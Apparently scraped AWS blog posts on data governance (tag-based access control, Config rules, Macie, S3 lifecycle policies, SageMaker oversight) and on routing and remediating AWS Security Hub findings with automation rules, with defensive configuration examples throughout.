Tag-based access control gives you detailed permissions using attribute-based access control (ABAC). By using this approach, you can define permissions based on resource attributes rather than creating individual IAM policies for each use case:

{     
    "Version": "2012-10-17",     
    "Statement": [         
        {             
            "Effect": "Allow",             
            "Action": ["s3:GetObject", "s3:PutObject"],             
            "Resource": "*",             
            "Condition": {                 
                "StringEquals": {                     
                    "aws:ResourceTag/DataClassification": "L1",                     
                    "aws:ResourceTag/Environment": "Prod"                 
                }             
            }         
        }     
    ] 
}

Multi-account governance strategy

While implementing tag governance within a single account is straightforward, most organizations operate in a multi-account environment. Implementing consistent governance across your organization requires additional controls:

# This SCP prevents creation of resources without required tags 
OrganizationControls:   
	SCPPolicy:     
		Type: AWS::Organizations::Policy     
		Properties:       
			Content:         
				Version: "2012-10-17"         
				Statement:           
					- 	Sid: EnforceTaggingOnResources             
						Effect: Deny             
						Action:               
							- "ec2:RunInstances"               
							- "rds:CreateDBInstance"               
							- "s3:CreateBucket"             
						Resource: "*"             
						Condition:               
							'Null':                 
								'aws:RequestTag/DataClassification': true                 
								'aws:RequestTag/Environment': true

For more information, see implementation guidance for SCPs.

Integration with on-premises governance frameworks

Many organizations maintain existing governance frameworks for their on-premises infrastructure. Extending these frameworks to AWS requires careful integration and applicability analysis. The following example shows how to use AWS Service Catalog to create a portfolio of AWS resources that align with your on-premises governance standards.

# AWS Service Catalog portfolio for on-premises aligned resources 
ServiceCatalogIntegration:   
	Portfolio:     
		Type: AWS::ServiceCatalog::Portfolio     
		Properties:       
			DisplayName: Enterprise-Aligned Resources       
			Description: Resources that comply with existing governance framework       
			ProviderName: Enterprise IT   

# Product that maintains on-prem naming conventions and controls   
	CompliantProduct:     
		Type: AWS::ServiceCatalog::CloudFormationProduct     
		Properties:       
			Name: Compliant-Resource-Bundle       
			Owner: Enterprise Architecture       
			Tags:         
				- 	Key: OnPremMapping           
					Value: "EntArchFramework-v2"

Automating security controls based on classification

After data is classified, use these classifications to automate security controls and use AWS Config to track and validate that resources are properly tagged through defined rules that assess your AWS resource configurations, including a built-in required-tags rule. For non-compliant resources, you can use Systems Manager to automate the remediation process.

With proper tagging in place, you can implement automated security controls using EventBridge and Lambda. By using this combination, you can create a cost-effective and scalable infrastructure for enforcing security policies based on data classification. For example, when a resource is tagged as high impact, you can use EventBridge to trigger a Lambda function to enable required security measures.

def apply_security_controls(event, context):     
	resource_type = event['detail']['resourceType']     
	tags = event['detail']['tags']          

	if tags['DataClassification'] == 'L1':         
		# Apply Level 1 security controls         
		enable_encryption(resource_type)         
		apply_strict_access_controls(resource_type)         
		enable_detailed_logging(resource_type)     
	elif tags['DataClassification'] == 'L2':         
		# Apply Level 2 security controls         
		enable_standard_encryption(resource_type)         
		apply_basic_access_controls(resource_type)

This example automation applies security controls consistently, reducing human error and maintaining compliance. Code-based controls ensure policies match your data classification.

Implementation resources:

Data sovereignty and residency

Data sovereignty and residency requirements help you comply with regulations like GDPR. Such controls can be implemented to restrict data storage and processing to specific AWS Regions:

# Config rule for region restrictions 
AWSConfig:   
	ConfigRule:     
		Type: AWS::Config::ConfigRule     
		Properties:       
			ConfigRuleName: s3-bucket-region-check       
			Description: Checks if S3 buckets are in allowed regions       
			Source:         
				Owner: AWS         
				SourceIdentifier: S3_BUCKET_REGION       
			InputParameters:         
				allowedRegions:           
					- eu-west-1           
					- eu-central-1

Note: This example uses eu-west-1 and eu-central-1 because these Regions are commonly used for GDPR compliance, providing data residency within the European Union. Adjust these Regions based on your specific regulatory requirements and business needs. For more information, see Meeting data residency requirements on AWS and Controls that enhance data residence protection.

Disaster recovery integration with governance controls

While organizations often focus on system availability and data recovery, maintaining governance controls during disaster recovery (DR) scenarios is important for compliance and security. To implement effective governance in your DR strategy, start by using AWS Config rules to check that DR resources maintain the same governance standards as your primary environment:

AWSConfig:   
	ConfigRule:     
		Type: AWS::Config::ConfigRule     
		Properties:       
			ConfigRuleName: dr-governance-check       
			Description: Ensures DR resources maintain governance controls       
			Source:         
				Owner: AWS         
				SourceIdentifier: REQUIRED_TAGS       
			Scope:         
				ComplianceResourceTypes:           
					- "AWS::S3::Bucket"           
					- "AWS::RDS::DBInstance"           
					- "AWS::DynamoDB::Table"       
			InputParameters:         
				tag1Key: "DataClassification"         
				tag1Value: "L1,L2,L3"         
				tag2Key: "Environment"         
				tag2Value: "DR"

For your most critical data (classified as Level 1 in part 1 of this post), implement cross-Region replication while maintaining strict governance controls. This helps ensure that sensitive data remains protected even during failover scenarios:

Cross-Region:   
	ReplicationRule:     
		Type: AWS::S3::Bucket     
		Properties:       
			ReplicationConfiguration:         
				Role: !GetAtt ReplicationRole.Arn         
				Rules:           
					- 	Status: Enabled             
						TagFilters:               
							- 	Key: "DataClassification"                 
								Value: "L1"             
						Destination:               
							Bucket: !Sub "arn:aws:s3:::${DRBucket}"               
							EncryptionConfiguration:                 
								ReplicaKmsKeyID: !Ref DRKMSKey

Automated compliance monitoring

By combining AWS Config for resource compliance, CloudWatch for metrics and alerting, and Amazon Macie for sensitive data discovery, you can create a robust compliance monitoring framework that automatically detects and responds to compliance issues:

Figure 1: Compliance monitoring architecture

Figure 1: Compliance monitoring architecture

This architecture (shown in Figure 1) demonstrates how AWS services work together to provide compliance monitoring:

  • AWS Config, CloudTrail, and Macie monitor AWS resources
  • CloudWatch aggregates monitoring data
  • Alerts and dashboards provide real-time visibility

The following CloudFormation template implements these controls:

Resources:   
	EncryptionRule:     
		Type: AWS::Config::ConfigRule     
		Properties:       
			ConfigRuleName: s3-bucket-encryption-enabled       
			Source:         
				Owner: AWS         
				SourceIdentifier: 
S3_BUCKET_SERVER_SIDE_ENCRYPTION_ENABLED   

	MacieJob:     
		Type: AWS::Macie::ClassificationJob     
		Properties:       
			JobType: ONE_TIME       
			S3JobDefinition:         
				BucketDefinitions:           
				- 	AccountId: !Ref AWS::AccountId             
					Buckets:               
						- !Ref DataBucket       
				ScoreFilter:         
					Minimum: 75   

	SecurityAlarm:     
		Type: AWS::CloudWatch::Alarm     
		Properties:       
			AlarmName: UnauthorizedAccessAttempts       
			MetricName: UnauthorizedAPICount       
			Namespace: SecurityMetrics       
			Statistic: Sum       
			Period: 300       
			EvaluationPeriods: 1       
			Threshold: 3       
			AlarmActions:         
				- 	!Ref SecurityNotificationTopic       
			ComparisonOperator: GreaterThanThreshold

These controls provide real-time visibility into your security posture, automate responses to potential security events, and use Macie for sensitive data discovery and classification. For a complete monitoring setup, review List of AWS Config Managed Rules and Using Amazon CloudWatch dashboards.

Using AWS data lakes for governance

Modern data governance strategies often use data lakes to provide centralized control and visibility. AWS provides a comprehensive solution through the Modern Data Architecture Accelerator (MDAA), which you can use to help you rapidly deploy and manage data platform architectures with built-in security and governance controls. Figure 2 shows an MDAA reference architecture.

Figure 2: MDAA reference architecture

Figure 2: MDAA reference architecture

For detailed implementation guidance and source code, see Accelerate the Deployment of Secure and Compliant Modern Data Architectures for Advanced Analytics and AI.

Access patterns and data discovery

Understanding and managing access patterns is important for effective governance. Use CloudTrail and Amazon Athena to analyze access patterns:

SELECT   
	useridentity.arn,   
	eventname,   
	requestparameters.bucketname,   
	requestparameters.key,   
	COUNT(*) as access_count 
FROM cloudtrail_logs 
WHERE eventname IN ('GetObject', 'PutObject') 
GROUP BY 1, 2, 3, 4 
ORDER BY access_count DESC 
LIMIT 100;

This query helps identify frequently accessed data and unusual patterns in access behavior. These insights help you to:

  • Optimize storage tiers based on access frequency
  • Refine DR strategies for frequently accessed data
  • Identify of potential security risks through unusual access patterns
  • Fine-tune data lifecycle policies based on usage patterns

For sensitive data discovery, consider integrating Macie to automatically identify and protect PII across your data estate.

Machine learning model governance with SageMaker

As organizations advance in their data governance journey, many are deploying machine learning models in production, necessitating governance frameworks that extend to machine learning (ML) operations. Amazon SageMaker offers advanced tools that you can use to maintain governance over ML assets without impeding innovation.

SageMaker governance tools work together to provide comprehensive ML oversight:

  • Role Manager provides fine-grained access control for ML roles
  • Model Cards centralize documentation and lineage information
  • Model Dashboard offers organization-wide visibility into deployed models
  • Model Monitor automates drift detection and quality control

The following example configures SageMaker governance controls:

# Basic/High-level ML governance setup with role and monitoring SageMakerRole:   
	Type: AWS::IAM::Role   
	Properties:     
		# Allow SageMaker to use this role     
		AssumeRolePolicyDocument:       
			Statement:         
				- 	Effect: Allow           
					Principal:             
						Service: sagemaker.amazonaws.com           
					Action: sts:AssumeRole     
		# Attach necessary permissions     
		ManagedPolicyArns:       
				- 	arn:aws:iam::aws:policy/AmazonSageMakerFullAccess 

ModelMonitor:   
	Type: AWS::SageMaker::MonitoringSchedule   
	Properties:     
		# Set up hourly model monitoring     
		MonitoringScheduleName: hourly-model-monitor     
		ScheduleConfig:       
			ScheduleExpression: 'cron(0 * * * ? *)'  # Run hourly

This example demonstrates two essential governance controls: role-based access management for secure service interactions and automated hourly monitoring for ongoing model oversight. While these technical implementations are important, remember that successful ML governance requires integration with your broader data governance framework, helping to ensure consistent controls and visibility across your entire data and analytics ecosystem. For more information, see Model governance to manage permissions and track model performance.

Cost optimization through automated lifecycle management

Effective data governance isn’t just about security—it’s also about managing cost efficiently. Implement intelligent data lifecycle management based on classification and usage patterns, as shown in Figure 3:

Figure 3: Tag-based lifecycle management in Amazon S3

Figure 3: Tag-based lifecycle management in Amazon S3

Figure 3 illustrates how tags drive automated lifecycle management:

  • New data enters Amazon Simple Storage Service (Amazon S3) with the tag DataClassification: L2
  • Based on classification, the data starts in Standard/INTELLIGENT_TIERING
  • After 90 days, the data transitions to Amazon S3 Glacier storage for cost-effective archival
  • The RetentionPeriod tag (84 months) determines final expiration

Here’s the implementation of the preceding lifecycle rules:

LifecycleConfiguration:   
	Rules:     
		- 	ID: IntelligentArchive       
        	Status: Enabled       
            Transitions:         
				- 	StorageClass: INTELLIGENT_TIERING           
                	TransitionInDays: 0         
               	- 	StorageClass: GLACIER           
                	TransitionInDays: 90       
			Prefix: /data/       
			TagFilters:         
				- 	Key: DataClassification           
                	Value: L2     
   		- 	ID: RetentionPolicy       
        	Status: Enabled       
            ExpirationInDays: 2555  # 7 years       
            TagFilters:         
				- 	Key: RetentionPeriod           
                	Value: "84"  # 7 years in months

S3 Lifecycle automatically optimizes storage costs while maintaining compliance with retention requirements. For example, data initially stored in Amazon S3 Intelligent-Tiering automatically moves to Glacier after 90 days, significantly reducing storage costs while helping to ensure data remains available when needed. For more information, seeManaging the lifecycle of objects and Managing storage costs with Amazon S3 Intelligent-Tiering.

Conclusion

Successfully implementing data governance on AWS requires both a structured approach and adherence to key best practices. As you progress through your implementation journey, keep these fundamental principles in mind:

  • Start with a focused scope and gradually expand. Begin with a pilot project that addresses high-impact, low-complexity use cases. By using this approach, you can demonstrate quick wins while building experience and confidence in your governance framework.
  • Make automation your foundation. Apply AWS services such as Amazon EventBridge for event-driven responses, implement automated remediation for common issues, and create self-service capabilities that balance efficiency with compliance. This automation-first approach helps ensure scalability and consistency in your governance framework.
  • Maintain continuous visibility and improvement. Regular monitoring, compliance checks, and framework updates are essential for long-term success. Use feedback from your operations team to refine policies and adjust controls as your organization’s needs evolve.

Common challenges to be aware of:

  • Initial resistance to change from teams used to manual processes
  • Complexity in handling legacy systems and data
  • Balancing security controls with operational efficiency
  • Maintaining consistent governance across multiple AWS accounts and regions

For more information, implementation support, and guidance, see:

By following this approach and remaining mindful of potential challenges, you can build a robust, scalable data governance framework that grows with your organization while maintaining security, compliance, and efficient data operations.

If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, contact AWS Support.

Tushar Jain Omar Ahmed
Omar Ahmed is an Auto and Manufacturing Solutions Architect who specializes in analytics. Omar’s journey in cloud computing began as an AWS data center operations technician, where he developed hands on infrastructure expertise. Outside of work, he enjoys motorsports, gaming, and swimming.
Will Black Omar Mahmoud
Omar is a Solutions Architect helping small-medium businesses with their cloud journey. He specializes in Amazon Connect and next-gen developer services like Kiro. Omar began at AWS as a data center operations technician, gaining hands-on cloud infrastructure experience. Outside work, Omar enjoys gaming, hiking, and soccer.
Fritz Kunstler Changil Jeong
Changil Jeong is a Solutions Architect at Amazon Web Services (AWS) partnering with Independent software vendor customers on their cloud transformation journey, with strong interests in security. He joined AWS as an SDE apprentice before transitioning to SA. Previously served in the U.S. Army as a financial and budgeting analyst and worked at a large IT consulting firm as a SaaS security analyst.
Brian Ruf Paige Broderick
Paige Broderick is a Solutions Architect at Amazon Web Services (AWS) who works with Enterprise customers to help them achieve their AWS objectives. She specializes in cloud operations, focusing on governance and using AWS to develop smart manufacturing solutions. Outside of work, Paige is an avid runner and is likely training for her next marathon.
  •  

Implementing data governance on AWS: Automation, tagging, and lifecycle strategy – Part 1

Generative AI and machine learning workloads create massive amounts of data. Organizations need data governance to manage this growth and stay compliant. While data governance isn’t a new concept, recent studies highlight a concerning gap: a Gartner study of 300 IT executives revealed that only 60% of organizations have implemented a data governance strategy, with 40% still in planning stages or uncertain where to begin. Furthermore, a 2024 MIT CDOIQ survey of 250 chief data officers (CDOs) found that only 45% identify data governance as a top priority.

Although most businesses recognize the importance of data governance strategies, regular evaluation is important to ensure these strategies evolve with changing business needs, industry requirements, and emerging technologies. In this post, we show you a practical, automation-first approach to implementing data governance on Amazon Web Services (AWS) through a strategic and architectural guide—whether you’re starting at the beginning or improving an existing framework.

In this two-part series, we explore how to build a data governance framework on AWS that’s both practical and scalable. Our approach aligns with what AWS has identified as the core benefits of data governance:

  • Classify data consistently and automate controls to improve quality
  • Give teams secure access to the data they need
  • Monitor compliance automatically and catch issues early

In this post, we cover strategy, classification framework, and tagging governance—the foundation you need to get started. If you don’t already have a governance strategy, we provide a high-level overview of AWS tools and services to help you get started. If you have a data governance strategy, the information in this post can assist you in evaluating its effectiveness and understanding how data governance is evolving with new technologies.

In Part 2, we explore the technical architecture and implementation patterns with conceptual code examples, and throughout both parts, you’ll find links to production-ready AWS resources for detailed implementation.

Prerequisites

Before implementing data governance on AWS, you need the right AWS setup and buy-in from your teams.

Technical foundation

Start with a well-structured AWS Organizations setup for centralized management. Make sure AWS CloudTrail and AWS Config are enabled across accounts—you’ll need these for monitoring and auditing. Your AWS Identity and Access Management (IAM) framework should already define roles and permissions clearly.

Beyond these services, you’ll use several AWS tools for automation and enforcement. The AWS service quick reference table that follows lists everything used throughout this guide.

Organizational readiness

Successful implementation of data governance requires clear organizational alignment and preparation across multiple dimensions.

  • Define roles and responsibilities. Data owners classify data and approve access requests. Your platform team handles AWS infrastructure and builds automation, while security teams set controls and monitor compliance. Application teams then implement these standards in their daily workflows.
  • Document your compliance requirements. List the regulations you must follow—GDPR, PCI-DSS, SOX, HIPAA, or others. Create a data classification framework that aligns with your business risk. Document your tagging standards and naming conventions so everyone follows the same approach.
  • Plan for change management. Get executive support from leaders who understand why governance matters. Start with pilot projects to demonstrate value before rolling out organization-wide. Provide role-based training and maintain up-to-date governance playbooks. Establish feedback mechanisms so teams can report issues and suggest improvements.

Key performance indicators (KPIs) to monitor

To measure the effectiveness of your data governance implementation, track the following essential metrics and their target objectives.

  • Resource tagging compliance: Aim for 95%, measured through AWS Config rules with weekly monitoring, focusing on critical resources and sensitive data classifications.
  • Mean time to respond to compliance issues: Target less than 24 hours for critical issues. Tracked using CloudWatch metrics with automated alerting for high-priority non-compliance events
  • Reduction in manual governance tasks: Target reduction of 40% in the first year. Measured through automated workflow adoption and remediation success rates.
  • Storage cost optimization based on data classification: Target 15–20% reduction through intelligent tiering and lifecycle policies, monitored monthly by classification level.

With these technical and organizational foundations in place, you’re ready to implement a sustainable data governance framework.

AWS services used in this guide – Quick reference

This implementation uses the following AWS services. Some are prerequisites, while others are introduced throughout the guide.

Category

Services

Description

Foundation

AWS Organizations

Multi-account management structure that enables centralized policy enforcement and governance across your entire AWS environment.

AWS Identity and Access Management (IAM)

Controls who can access what resources through roles, policies, and permissions—the foundation of your security model.

Monitoring and auditing

AWS CloudTrail

Records every API call made in your AWS accounts, creating a complete audit trail of who did what, when, and from where.

AWS Config

Continuously monitors resource configurations and evaluates them against rules you define (such as requiring that all S3 buckets much be encrypted). When it finds resources that don’t meet your rules, it flags them as non-compliant so you can fix them manually or automatically.

Amazon CloudWatch

Aggregates metrics, logs, and events from across AWS for real-time monitoring, dashboards, and automated alerting on governance non-compliance.

Automation and enforcement

Amazon EventBridge

Acts as a central notification system that watches for specific events in your AWS environment (such as when an S3 bucket has been created) and automatically triggers actions in response (such as by running a Lambda function to check if it has the required tags). Think of it as an if this happens, then do that automation engine.

AWS Lambda

Runs your governance code (tag validation, security controls, remediation) in response to events without managing servers.

AWS Systems Manager

Automates operational tasks across your AWS resources. In governance, it’s primarily used to automatically fix non-compliant resources—for example, if AWS Config detects an unencrypted database, Systems Manager can run a pre-defined script to enable encryption without manual intervention.

Data protection

Amazon Macie

Uses machine learning to automatically discover, classify, and protect sensitive data like personal identifiable information (PII) across your S3 buckets.

AWS Key Management Service (AWS KMS)

Manages encryption keys for protecting data at rest, essential for high-impact data classifications.

Analytics & Insights

Amazon Athena

Serverless query service that analyzes data in Amazon S3 using SQL—perfect for querying CloudTrail logs to understand access patterns.

Standardization

AWS Service Catalog

Creates catalogs of pre-approved, governance-compliant resources that teams can deploy through self-service.

ML Governance

Amazon SageMaker

Provides specialized tools for governing machine learning operations including model monitoring, documentation, and access control.

Understanding the data governance challenge

Organizations face complex data management challenges, from maintaining consistent data classification to ensuring regulatory compliance across their environments. Your strategy should maintain security, ensure compliance, and enable business agility through automation. While this journey can be complex, breaking it down into manageable components makes it achievable.

The foundation: Data classification framework

Data classification is a foundational step in cybersecurity risk management and data governance strategies. Organizations should use data classification to determine appropriate safeguards for sensitive or critical data based on their protection requirements. Following the NIST (National Institute of Standards and Technology) framework, data can be categorized based on the potential impact to confidentiality, integrity, and availability of information systems:

  • High impact: Severe or catastrophic adverse effect on organizational operations, assets, or individuals
  • Moderate impact: Serious adverse effect on organizational operations, assets, or individuals
  • Low impact: Limited adverse effect on organizational operations, assets, or individuals

Before implementing controls, establishing a clear data classification framework is essential. This framework serves as the backbone of your security controls, access policies, and automation strategies. The following is an example of how a company subject to the Payment Card Industry Data Security Standard (PCI-DSS) might classify data:

  • Level 1 – Most sensitive data:
    • Examples: Financial transaction records, customer PCI data, intellectual property
    • Security controls: Encryption at rest and in transit, strict access controls, comprehensive audit logging
  • Level 2 – Internal use data:
    • Examples: Internal documentation, proprietary business information, development code
    • Security controls: Standard encryption, role-based access control
  • Level 3 – Public data:
    • Examples: Marketing materials, public documentation, press releases
    • Security controls: Integrity checks, version, control

To help with data classification and tagging, AWS created AWS Resource Groups, a service that you can use to organize AWS resources into groups using criteria that you define as tags. If you’re using multiple AWS accounts across your organization, AWS Organizations supports tag policies, which you can use to standardize the tags attached to the AWS resources in an organization’s account. The workflow for using tagging is shown in Figure 1. For more information, see Guidance for Tagging on AWS.

Figure 1: Workflow for tagging on AWS for a multi-account environment

Figure 1: Workflow for tagging on AWS for a multi-account environment

Your tag governance strategy

A well-designed tagging strategy is fundamental to automated governance. Tags not only help organize resources but also enable automated security controls, cost allocation, and compliance monitoring.

Figure 2: Tag governance workflow

Figure 2: Tag governance workflow

As shown in Figure 2, tag policies use the following process:

  1. AWS validates tags when you create resources.
  2. Non-compliant resources trigger automatic remediation, while compliant resources deploy normally.
  3. Continuous monitoring catches variation from your policies.

The following tagging strategy enables automation:

{   
    "MandatoryTags": {     
        "DataClassification": ["L1", "L2", "L3"],     
        "DataOwner": "<Department/Team Name>",     
        "Compliance": ["PCI", "SOX", "GDPR", "None"],     
        "Environment": ["Prod", "Dev", "Test", "Stage"],     
        "CostCenter": "<Business Unit Code>"   
    },   
    "OptionalTags": {     
        "BackupFrequency": ["Daily", "Weekly", "Monthly"],     
        "RetentionPeriod": "<Time in Months>",     
        "ProjectCode": "<Project Identifier>",     
        "DataResidency": "<Region/Country>"   
    } 
}

While AWS Organizations tag policies provide a foundation for consistent tagging, comprehensive tag governance requires additional enforcement mechanisms, which we explore in detail in Part 2.

Conclusion

This first part of the two-part series established the foundational elements of implementing data governance on AWS, covering data classification frameworks, effective tagging strategies, and organizational alignment requirements. These fundamentals serve as building blocks for scalable and automated governance approaches. Part 2 focuses on technical implementation and architectural patterns, including monitoring foundations, preventive controls, and automated remediation. The discussion extends to tag-based security controls, compliance monitoring automation, and governance integration with disaster recovery strategies. Additional topics include data sovereignty controls and machine learning model governance with Amazon SageMaker, supported by AWS implementation examples.

If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, contact AWS Support.

Tushar Jain Omar Ahmed
Omar Ahmed is an Auto and Manufacturing Solutions Architect who specializes in analytics. Omar’s journey in cloud computing began as an AWS data center operations technician, where he developed hands on infrastructure expertise. Outside of work, he enjoys motorsports, gaming, and swimming.
Will Black Omar Mahmoud
Omar is a Solutions Architect helping small-medium businesses with their cloud journey. He specializes in Amazon Connect and next-gen developer services like Kiro. Omar began at AWS as a data center operations technician, gaining hands-on cloud infrastructure experience. Outside work, Omar enjoys gaming, hiking, and soccer.
Fritz Kunstler Changil Jeong
Changil Jeong is a Solutions Architect at Amazon Web Services (AWS) partnering with Independent software vendor customers on their cloud transformation journey, with strong interests in security. He joined AWS as an SDE apprentice before transitioning to SA. Previously served in the U.S. Army as a financial and budgeting analyst and worked at a large IT consulting firm as a SaaS security analyst.
Brian Ruf Paige Broderick
Paige Broderick is a Solutions Architect at Amazon Web Services (AWS) who works with Enterprise customers to help them achieve their AWS objectives. She specializes in cloud operations, focusing on governance and using AWS to develop smart manufacturing solutions. Outside of work, Paige is an avid runner and is likely training for her next marathon.
  •  

Streamline security response at scale with AWS Security Hub automation

A new version of AWS Security Hub, is now generally available, introducing new ways for organizations to manage and respond to security findings. The enhanced Security Hub helps you improve your organization’s security posture and simplify cloud security operations by centralizing security management across your Amazon Web Services (AWS) environment. The new Security Hub transforms how organizations handle security findings through advanced automation capabilities with real-time risk analytics, automated correlation, and enriched context that you can use to prioritize critical issues and reduce response times. Automation also helps ensure consistent response procedures and helps you meet compliance requirements.

AWS Security Hub CSPM (cloud security posture management) is now an integral part of the detection engines for Security Hub. Security Hub provides centralized visibility across multiple AWS security services to give you a unified view of your cloud environment, including risk-based prioritization views, attack path visualization, and trend analytics that help you understand security patterns over time.

This is the third post in our series on the new Security Hub capabilities. In our first post, we discussed how Security Hub unifies findings across AWS services to streamline risk management. In the second post, we shared the steps to conduct a successful Security Hub proof of concept (PoC).

In this post, we explore how you can enhance your security operations using AWS Security Hub automation rules and response automation.

We walk through the setup and configuration of automation rules, share best practices for creating effective response workflows, and provide real-world examples of how these tools can be used to automate remediation, escalate high-severity findings, and support compliance requirements.

Security Hub automation enables automatic response to security findings to help ensure critical findings reach the right teams quickly, so that they can reduce manual effort and response time for common security incidents while maintaining consistent remediation processes.

Note: Automation rules evaluate new and updated findings that Security Hub generates or ingests after you create them, not historical findings. These automation capabilities help ensure critical findings reach the right teams quickly.

Why automation matters in cloud security

Organizations often operate across hundreds of AWS accounts, multiple AWS Regions, and diverse services—each producing findings that must be triaged, investigated, and acted upon. Without automation, security teams face high volumes of alerts, duplication of effort, and the risk of delayed responses to critical issues.

Manual processes can’t keep pace with cloud operations; automation helps solve this by changing your security operations in three ways. Automation filters and prioritizes findings based on your criteria, showing your team only relevant alerts. When issues are detected, automated responses trigger immediately—no manual intervention needed.

If you’re managing multiple AWS accounts, automation applies consistent policies and workflows across your environment through centralized management, shifting your security team from chasing alerts to proactively managing risk before issues escalate.

Designing routing strategies for security findings

With Security Hub configured, you’re ready to design a routing strategy for your findings and notifications. When designing your routing strategy, ask whether your existing Security Hub configuration meets your security requirements. Consider whether Security Hub automations can help you meet security framework requirements like NIST 800-53 and identify KPIs and metrics to measure whether your routing strategy works.

Security Hub automation rules and automated responses can help you meet the preceding requirements, however it’s important to understand how your compliance teams, incident responders, security operations personnel, and other security stakeholders operate on a day-to-day basis. For example, do teams use the AWS Management Console for AWS Security Hub regularly? Or do you need to send most findings downstream to an IT systems management (ITSM) tool (such as Jira or ServiceNow) or third-party security orchestration, automation, and response (SOAR) platforms for incident tracking, workflow management, and remediation?

Next, create and maintain an inventory of critical applications. This helps you adjust finding severity based on business context and your incident response playbooks.

Consider the scenario where Security Hub identifies a medium-severity vulnerability on an Elastic Compute Cloud instance. In isolation, this might not trigger immediate action. When you add business context—such as strategic objectives or business criticality—you might discover that this instance hosts a critical payment processing application, revealing the true risk. By implementing Security Hub automation rules with enriched context, this finding can be upgraded to critical severity and automatically routed to ServiceNow for immediate tracking. In addition, by using Security Hub automation with Amazon EventBridge, you can trigger an AWS Systems Manager Automation document to isolate the EC2 instance for security forensics work to then be carried out.

Because Security Hub offers OCSF format and schema, you can use the extensive schema elements that OCSF offers you to target findings for automation and help your organization meet security strategy requirements.

Example use cases

Security Hub automation supports many use cases. Talk with your teams to understand which fit your needs and security objectives. The following are some examples of how you can use security hub automation:

Automated finding remediation

Use automated finding remediation to automatically fix security issues as they’re detected.

Supporting patterns:

  • Direct remediation: Trigger AWS Lambda functions to fix misconfigurations
  • Resource tagging: Add tags to non-compliant resources for tracking
  • Configuration correction: Update resource configurations to match security policies
  • Permission adjustment: Modify AWS Identity and Access Management (IAM) policies to remove excessive permissions

Example:

  • IF finding.type = “Software and Configuration Checks/Industry and Regulatory Standards/CIS AWS Foundations Benchmark”
  • AND finding.title CONTAINS “S3 buckets should have server-side encryption enabled”
  • THEN invoke Lambda function “enable-s3-encryption”

Security finding workflow integration

Integrate findings into your workflow by routing them to the appropriate teams and systems.

Supporting patterns:

  • Ticket creation: Generate JIRA or ServiceNow tickets for manual review
  • Team assignment: Route findings to specific teams based on resource ownership
  • Severity-based routing: Direct critical findings to incident response, others to regular queues
  • Compliance tracking: Send compliance-related findings to GRC systems

Example:

  • IF finding.severity = “CRITICAL” AND finding.productName = “Amazon GuardDuty”
  • THEN send to SNS topic “security-incident-response-team”
  • ELSE IF finding.productFields.resourceOwner = “payments-team”
  • THEN send to SNS topic “payments-security-review”

Automated finding enrichment

Use finding enrichment to add context to findings to improve triage efficiency.

Supporting patterns:

  • Resource context addition: Add business context, owner information, and data classification
  • Historical analysis: Add information about previous similar findings
  • Risk scoring: Calculate custom risk scores based on asset value and threat context
  • Vulnerability correlation: Link findings to known Common Vulnerabilities and Exposures (CVEs) or threat intelligence

Example:

  • IF finding.type CONTAINS “Vulnerability/CVE”
  • THEN invoke Lambda function “enrich-with-threat-intelligence”

Custom security controls

Use custom security controls to meet organization-specific security requirements.

Supporting patterns:

  • Custom policy enforcement: Check for compliance with internal standards
  • Business-specific rules: Apply rules based on business unit or application type
  • Compensating controls: Implement alternatives when primary controls can’t be applied
  • Temporary exceptions: Handle approved deviations from security standards

Example:

  • IF finding.resourceType = “AWS::EC2::Instance” AND
    • finding.resourceTags.Environment = “Production” AND
    • finding.title CONTAINS “vulnerable software version”
  • THEN invoke Lambda function “enforce-patching-policy”

Compliance reporting and evidence collection

Streamline compliance documentation and evidence gathering.

Supporting patterns:

  • Evidence capture: Store compliance evidence in designated S3 buckets
  • Audit trail creation: Document remediation actions for auditors
  • Compliance dashboarding: Update compliance status metrics
  • Regulatory mapping: Tag findings with relevant compliance frameworks

Example:

  • IF finding.complianceStandards CONTAINS “PCI-DSS”
  • THEN invoke Lambda function “capture-pci-compliance-evidence”
  • AND send to SNS topic “compliance-team-notifications”

Set up Security Hub automation

In this section, you’ll walk through enabling up Security Hub and related services and creating automation rules.

Step 1: Enable Security Hub and integrated services

As the first step, follow the instructions in Enable Security Hub.

Note: Security Hub is powered by Amazon GuardDuty, Amazon Inspector, AWS Security Hub CSPM, and Amazon Macie, and these services also need to be enabled to get value from Security Hub.

Step 2: Create automation rules to update finding details and third-party integration

After Security Hub collects findings you can create automation rules to update and route the findings to the appropriate teams. The steps to create automation rules that update finding details or to a set up a third-party integration—such as Jira or ServiceNow—based on criteria you define can be found in Creating automation rules in Security Hub.

With automation rules, Security Hub evaluates findings against the defined rule and then makes the appropriate finding update or calls the APIs to send findings to Jira or ServiceNow. Security Hub sends a copy of every finding to Amazon EventBridge so that you can also implement your own automated response (if needed) for use cases outside of using Security Hub automation rules.

In addition to sending a copy of every finding to EventBridge, Security Hub classifies and enriches security findings according to business context, then delivers them to the appropriate downstream services (such as ITSM tools) for fast response.

Best practices

AWS Security Hub automation rules offer capabilities for automatically updating findings and integrating with other tools. When implementing automation rules, follow these best practices:

  • Centralized management: Only the Security Hub administrator account can create, edit, delete, and view automation rules. Ensure proper access control and management of this account.
  • Regional deployment: Automation rules can be created in one AWS Region and then applied across configured Regions. When using Region aggregation, you can only create rules in the home Region. If you create an automation rule in an aggregation Region, it will be applied in all included Regions. If you create an automation rule in a non-linked Region, it will be applied only in that Region. For more information, see Creating automation rules in Security Hub.
  • Define specific criteria: Clearly define the criteria that findings must match for the automation rule to apply. This can include finding attributes, severity levels, resource types, or member account IDs.
  • Understand rule order: Rule order matters when multiple rules apply to the same finding or finding field. Security Hub applies rules with a lower numerical value first. If multiple findings have the same RuleOrder, Security Hub applies a rule with an earlier value for the UpdatedAt field first (that is, the rule which was most recently edited applies last). For more information, see Updating the rule order in Security Hub.
  • Provide clear descriptions: Include a detailed rule description to provide context for responders and resource owners, explaining the rule’s purpose and expected actions.
  • Use automation for efficiency: Use automation rules to automatically update finding fields (such as severity and workflow status), suppress low-priority findings, or create tickets in third-party tools such as Jira or ServiceNow for findings matching specific attributes.
  • Consider EventBridge for external actions: While automation rules handle internal Security Hub finding updates, use EventBridge rules to trigger actions outside of Security Hub, such as invoking Lambda functions or sending notifications to Amazon Simple Notification Service (Amazon SNS) topics based on specific findings. Automation rules take effect before EventBridge rules are applied. For more information, see Automation rules in EventBridge.
  • Manage rule limits: This is a maximum limit of 100 automation rules per administrator account. Plan your rule creation strategically to stay within this limit.
